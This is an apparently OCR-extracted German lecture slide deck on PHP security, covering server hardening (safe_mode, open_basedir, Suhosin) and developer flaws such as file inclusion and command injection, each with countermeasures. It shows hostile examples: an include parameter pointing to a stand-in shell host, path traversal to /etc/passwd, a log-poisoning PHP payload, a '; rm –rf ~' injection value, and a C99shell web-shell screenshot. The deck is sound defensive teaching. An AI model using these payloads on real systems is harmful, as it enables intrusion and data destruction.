
R|R|Z|N

PHP-Sicherheit



Christopher Kunz
kunz@rvs.uni-hannover.de

Vorstellung

R|R|Z|N

PHP-Erfahrung seit 1999

Studium (M. Sc. Informatik) in Hannover


Mitglied im Hardened-PHP Project

URLs

- http://www.christopher-kunz.de/
- http://www.hardened-php.net/
- http://www.php-sicherheit.de/

Mitarbeiter am RRZN (RVS) seit 09/2007

Weiterführende Informationen



Christopher Kunz, Stefan Esser, Peter Prochaska

PHP-Sicherheit

dpunkt.verlag 2006 / 2007

2. Auflage

ISBN 978-3898644501

€ 36,00

Im Buchhandel erhältlich…

…und bald in der TIB

Agenda

R|R|Z|N

Vorstellung


Motivation

Serverseitige PHP-Sicherheit
- Konfigurationsoptionen
- Safe_mode et al.
- Mod_security
- Suhosin

PHP-Sicherheit für Entwickler
- Cross-Site Scripting
- SQL Injection
- Remote File Inclusion

Ausblick
- Tainting in PHP 5.3
- PHP 6

Motivation: Wozu PHP-Sicherheit?



Agenda

R|R|Z|N

Vorstellung

Motivation

Serverseitige PHP-Sicherheit
- Konfigurationsoptionen
- Safe Mode et al.
- Suhosin
- mod_security

PHP-Sicherheit für Entwickler
- Cross-Site Scripting
- SQL Injection
- Remote File Inclusion

Ausblick
- Tainting in PHP 5.3
- PHP 6

Sichere Webserverkonfiguration für PHP

R|R|Z|N

PHP enthält Unterstützung für Dutzende SAPIs von Apache bis Tux

Für LAMP-Systeme meist relevant:

- mod_php - PHP als statisches Modul oder DSO in Apache)
- CGI-PHP – PHP als CGI-Interpreter
- FastCGI – Zwischending aus beidem
- Auswahl der passenden Lösung: s. voriger Vortrag

Einige Stellschrauben für sicherheitsrelevante Einstellungen

Sicherheitsgewinn oft mäßig

Kein Ersatz für sichere Programmierung

Konfigurationsmöglichkeiten global / CGI

R | R | Z | N

Globale Einstellungen in php.ini

- Gelten für SAPI-Module und Command-Line Interface (CLI)
- Format: name=value, z.B. **`safe_mode=on`**

Bei jeder SAPI

- Änderungen direkt im Skript mit ini_set()
- Alle PHP_INI_USER-Einstellungen aus [1]

Bei PHP als (Fast-)CGI

- Eigene (ggf. fragmentarische) php.ini für jede Domain
- Aufruf per Wrapperskript
- Enduser darf nie Zugriff auf „seine“ php.ini haben!

[1] http://de.php.net/manual/de/ini.php#ini.list

Konfigurationsmöglichkeiten mod_php

Lokale Einstellungen in Webserver-Konfiguration

Die meisten Einstellungen sind pro VirtualHost änderbar

Format: php_(admin_)?(value|flag) name "value"

- „admin“ oder nicht „admin“? Liste unter [1], PHP_INI_SYSTEM
- „flag“ bei booleschen Werten: **`php_admin_flag safe_mode Off`**
- „value“ bei Literalen: **`php_admin_flag upload_tmp_dir "/tmp„`**

Einstellungen auch per .htaccess möglich

- Syntax: wie in httpd.conf
- Alle PHP_INI_(ALL|PERDIR)-Einstellungen aus [1] sind änderbar

Im Folgenden alle Einstellungen exemplarisch für mod_php

[1] http://de.php.net/manual/de/ini.php#ini.list

PHP-Bordmittel für Security

R|R|Z|N

Safe Mode

- UID/GID-Überprüfung für Skripte und Dateizugriffe

Open Basedir

- „weiches“ chroot: Dateizugriffe über PHP nur unterhalb eines Basisverzeichnisses möglich

disable_functions

- Deaktivieren unerwünschter/“gefährlicher“ Funktionen

register_globals

- Import von Requestvariablen in das globale Scope

PHP Safe Mode

R|R|Z|N

Umstrittenes Feature zur Abgrenzung versch. User auf einem Webserver

- Wichtig für Hoster, die Kunden PHP anbieten wollen
- Zugriff auf Dateien des Kunden A durch Kunde B darf nicht möglich sein

Überprüft, ob UID/GID des Skriptes zu denen einer angeforderten Datei passen

- Relaxierter Modus: Nur Prüfung auf GID → Dann lieber ausschalten

Wirksamkeit von Implementation im jeweiligen Funktionsmodul abhängig

- PHP ist eine Gluesprache, nur Grundfunktionalität in Sprachkern
- Funktionen für Datenbanken, Grafik, XML etc. in Extensions
- Extensions werden von anderen Entwicklern gewartet als Sprachkern

Die Erfahrung zeigt: Es gibt dort Probleme

Externe Binaries beachten nie den Safe Mode

- Wo Implementation über eine Extension fehlt (z.B. Bildbearbeitung mit ImageMagick), wird eval()/shell_exec()/system() verwendet
- UID/GID-Checks werden nicht an die so aufgerufenen Executables propagiert

Konfiguration Safe Mode

R | R | Z | N

safe_mode 1

- In <VirtualHost />-Block oder php.ini

safe_mode_exec_dir "/var/www/safe-bin"

- exec/system/etc. führen nur Binaries aus diesem Verzeichnis aus
- Oft notwendig für Kompatibilität mit PHP-Software (Typo3, Blogs etc.)
- Basisverzeichnis, also inklusive Unterverzeichnissen

safe_mode_include_dir "/var/www/safe-include"

- Nur Inklusionen von PHP-Quellen aus diesem Verzeichnis sind erlaubt
- Basisverzeichnis, also inklusive Unterverzeichnissen

safe_mode_allowed_env_vars / safe_mode_protected_env_vars

- Umgebungsvariablen, die aus Safe Mode (nicht) gesetzt werden können
- Wichtig z.B. für LD_PRELOAD

Variablenimport mit register_globals

R | R | Z | N

Bis PHP 4: Request-Variablen waren stets auch im globalen Scope verfügbar

- Aus `php?test=foo` wurde $test = „foo“

Seit PHP 4: Request-Variablen werden in globalen Arrays übernommen

- Aus `php?test=foo` wird nun $_GET['test'] = „foo“

Register_globals on: Auch $test existiert noch

- Notwendig für Rückwärtskompatibilität mit alten Anwendungen
- Wird oft in der Literatur als Auslöser für Sicherheitsprobleme genannt
- Auslöser sind schlampig entwickelte oder veraltete Skripte, nicht die Konfiguration!
- Trotzdem: register_globals vereinfacht Schlampigkeit

Starke Empfehlung: register_globals Off

- httpd.conf / .htaccess: php_flag register_globals Off

Open Basedir

So ähnlich wie ein Unix-chroot, nur nicht so sicher

Beschränkt Dateizugriffe auf Dateien unterhalb „Basis“- oder Grundverzeichnis

Kein Zugriff außerhalb des Basisverzeichnisses möglich

Problem: Extension-abhängig

Syntax

- Wie Unix-PATH: <pfad>:<pfad>
- php_admin_value open_basedir "/usr/lib/php:/var/www/kunde1"

Diverse Einstellungen

R|R|Z|N

Allokierbaren Speicher für ein Skript begrenzen: memory_limit

- ini_set(„memory_limit“, 512000)

Funktionen/Klassen abschalten: disable_functions

- php_admin_value disable_functions "system,popen,mysql_pconnect"
- Analog: disable_classes

Ausführungszeit einschränken: max_*_time

- max_execution_time : Maximale Ausführungszeit des Skripts
- max_input_time : Maximale Zeit, die mit Input verbracht wird
- Per VirtualHost setzbar

allow_url_include

- Verbietet Inklusion von PHP-Code über einen URL
- Verhindert bei unsicheren Skripten oft Ausführung von Backdoors
- Lokale Inklusion („LFI“) noch immer möglich

Suhosin

Erweiterung, die PHP „härtet“
- Extension für PHP, als DSO frei nachladbar
- Kompatibel mit praktisch allen PHP-Setups

Entstanden aus „Hardened-PHP“
- Patch gegen PHP-Quellbaum

- Installation über Paketmanager der Distribution…
  - Debian
  - OpenSUSE
  - Gentoo

- …oder aus den Quellen
  - Tarball erhältlich unter [2]

[2] http://www.suhosin.org/

Suhosin: Features

R|R|Z|N

Variablenfilter
- GET/POST/COOKIE darf keine geschützten Variablen enthalten
- Variablenlänge, Variablenzahl, Arraytiefe etc. limitierbar

Rekursionstiefe limitierbar

memory_limit kann nicht mehr vom User geändert werden

Erweiterte Möglichkeiten zur Deaktivierung von PHP-Funktionen
- Per Vhost konfigurierbar
- Whitelist & Blacklist für Funktionen

Verbot von include auf...
- URLs (Blacklist/Whitelist möglich)
- Hochgeladene Dateien
- Schutz gegen Directory Traversal („../../etc/passwd“)

Transparente Cookie-/Session-Verschlüsselung

Umfangreiches Logging

Simulationsmodus zum Testen der Konfigurationseinstellungen

Suhosin: Konfiguration

Ähnlich wie „hauseigene“ PHP-Konfigurationseinstellungen

- Konfiguration per php.ini / httpd.conf

Remote Code Injection

R | R | Z | N


Sprachkonstrukte in PHP erlauben Nachladen von Code

- include / include_once / require / require_once
- Code in der als Parameter referenzierten Datei wird ausgeführt
- Legitimer Zweck: Auslagerung von Bibliotheken / Hilfsfunktionen


- Klassische PHP3-Programmierung: Eine Inklusionsdatei pro HTML-Seite
  - Differenzierung über URL-Parameter
  - URL: http://xxx/skript.php?page=seite1.php
  - Im Skript: include($_GET['page']);
  - Angreifer übergeben http://xxx/skript.php?page=http://ev.il/shell.txt
  - Backdoor Shell (R57, Tool25 et al.) kann ausgeführt werden

- Gegenmaßnahmen
  - Nie Usereingaben ungeprüft an include/require übergeben!
  - Keine Blacklist benutzen, sondern Whitelist mit erlaubten Includes
  - Konfigurationseinstellungen (allow_url_include)

C99shell


freya - c99shell - Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe
http://freya/~absynth/c99.php
C99Shell v. 1.0 pre-release build #12
Software: Apache/1.3.37 (Unix) mod_fastcgi/2.4.2 PHP/5.2.0 with Suhosin-Patch
uname -a: Linux freya 2.6.10-co-0.6.2 #5 Sat Feb 5 10:19:16 IST 2005 i686
uid=1002(httpd) gid=65534(nogroup) groups=65534(nogroup)
Safe-mode: OFF (not secure)
/home/absynth/public_html/ drwxr-xr-x
Free 2.89 GB of 4.92 GB (58.69%)
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
Owned by hacker
Listing folder (24 files and 8 folders):
Name▲ Size Modify Owner/Group Perms Action
. LINK 06.12.2006 11:58:22 absynth/staff drwxr-xr-x
.. LINK 06.12.2006 11:57:09 absynth/staff drwxr-sr-x
[divx] DIR 21.01.2006 14:01:33 root/root drwxr-xr-x
[modx-0.9.2.2] DIR 13.11.2006 12:13:52 absynth/users drwxr-xr-x
[paypal] DIR 29.11.2006 08:59:24 absynth/users drwxr-xr-x
[rdns] DIR 05.05.2006 22:40:35 absynth/users drwxr-xr-x
[seminar] DIR 27.01.2006 20:34:31 absynth/users drwxr-xr-x
[suhosin-console] DIR 26.11.2006 15:30:25 absynth/users drwxrwxrwx
[tmp] DIR 07.11.2006 14:25:32 root/root drwxr-xr-x
[workshop] DIR 07.11.2005 13:55:06 absynth/users drwxr-xr-x
.htaccess 0 B 06.12.2006 11:23:11 absynth/users -rw-r--r--
IMG_3514a.JPG 413.84 KB 07.11.2006 11:57:56 absynth/users -rwxr--r--
apache-monitor.pl 7.09 KB 03.02.2006 00:29:56 absynth/users -rwxr--r--
c99.php 155.97 KB 06.12.2006 12:00:39 absynth/users -rwxr--r--
c99.txt.1 0 B 06.12.2006 11:56:41 absynth/users -rw-r--r--
divx.tgz 14.89 KB 21.01.2006 11:53:53 absynth/users -rwxr--r--
fcgi.txt 443 B 25.01.2006 16:24:57 root/root -rw-r--r--
hallo.txt 6 B 26.01.2006 11:12:22 root/root -rw-r--r--
i.php 20 B 06.12.2006 11:24:46 absynth/users -rw-r--r--
iframe.html 106 B 08.11.2005 17:46:57 absynth/users -rw-r--r--
image.php 4.33 KB 02.09.2006 18:50:57 absynth/users -rw-r--r--
mod_parmguard-1.4.tgz 428.11 KB 15.11.2006 14:24:16 absynth/users -rwxr--r--
phpinfo.php 19 B 07.11.2006 14:52:00 root/root -rw-r--r--
profile.png 2.07 KB 31.01.2006 18:29:14 absynth/users -rwxr--r--
r57.php 105.59 KB 02.08.2006 15:25:56 root/root -rw-r--r--
r57shell.131.php 35.31 KB 06.12.2006 11:41:05 absynth/users -rw-r--r--
r57shell.php 101.46 KB 06.12.2006 11:09:33 absynth/users -rw-r--r--
r57shell_en.php 35.11 KB 17.11.2006 17:12:55 absynth/users -rw-r--r--
secinfo.php 2 KB 12.11.2006 20:41:44 absynth/users -rwxr--r--
t.php 28 B 08.11.2006 17:36:20 root/root -rw-r--r--
test.php 110 B 07.11.2006 10:03:55 root/root -rw-r--r--
Fertig
Adblock

r57shell.php



Defacing Tool Pro v2.5

Local Code Injection

R|R|Z|N

Remote Code Injection nicht immer möglich

- **`include($_GET['page']);`** ist remote angreifbar
- **`include("includes/" . $_GET['page']);`** ist es nicht
- Dafür aber lokal angreifbar dank relativer Pfade
  - http://xxx/index.php?page=../../../../etc/passwd
  - **`include("includes/../../../../etc/passwd");`**

Angreifer muß lokale Datei manipulieren, um Code einzuschleusen

- Sessiondaten: Pfad meist bekannt (/tmp/sess_<ID>), bspw. über Username
- Bei CMS/Blog/Forum/Community etc.: Bild-Upload mit manipuliertem EXIF
- Logdateien: Apache-Logs, SSH, FTP: Pfade meist bekannt (aber OS-abhängig)
  - **`Nov 19 18:24:16 irc sshd[5096]: Invalid user <?php phpinfo() ?>; from 130.75.3.55`**
  - **`page=../../../../var/log/auth.log`**

- Gegenmaßnahme auch hier: Whitelist, Eingabeprüfung

Command Injection

R|R|Z|N

Fehlt Extension-Funktionalität, muß ein externes Programm genutzt werden

- **`system("/bin/ls")`** forkt i.W. eine Shell und führt den Funktionsparameter darin aus

Dieses Programm benötigt oft Parameter

- Beispiel aus der Hosting-Welt: Anlegen eines neuen Mailkontos
- **`system('/usr/bin/vadduser ' .$_GET['email'] . ' initial-pw');`**
- Setze email auf **`; rm –rf ~; echo`**
- Geforkte Shell löscht brav das Homedir des www-Users

Gegenmaßnahmen

- **`escapeshellarg()`** für sämtliche Argumente eines Shellkommandos
- Hier: **`system('/usr/bin/vadduser ' . escapeshellarg($_GET['email']) . ' initial-pw');`**
- **`escapeshellcmd()`** für komplette Befehlszeilen

Agenda

Vorstellung

Motivation

Serverseitige PHP-Sicherheit
- Konfigurationsoptionen
- Safe Mode et al.
- Suhosin
- Mod_security

PHP-Sicherheit für Entwickler
- Cross-Site Scripting
- SQL Injection
- Remote File Inclusion

Ausblick
- Tainting in PHP 5.3
- PHP 6

Ausblick: PHP 6

R|R|Z|N

PHP 6 kommt irgendwann

- Kein Releasedatum bekannt
- „When it‘s done“
- Pers. Schätzung: 2009

Befreiungsschlag in vielen Belangen

- Unicode-Unterstützung
- Alte Zöpfe abschneiden
- Zus. Features: Namespaces et al.

Umstellung bei sicherheitsrelevanten Features

- „Safe Mode“ wird entfernt
- „Register Globals“ wird entfernt
- „Magic Quotes“ werden entfernt
- Zusammenführung von Hardened-PHP-Features in PHP-Kern
- Evtl.: Taint Mode

Fragen?

kunz@rvs.uni-hannover.de

http://www.rrzn.uni-hannover.de/kunz.html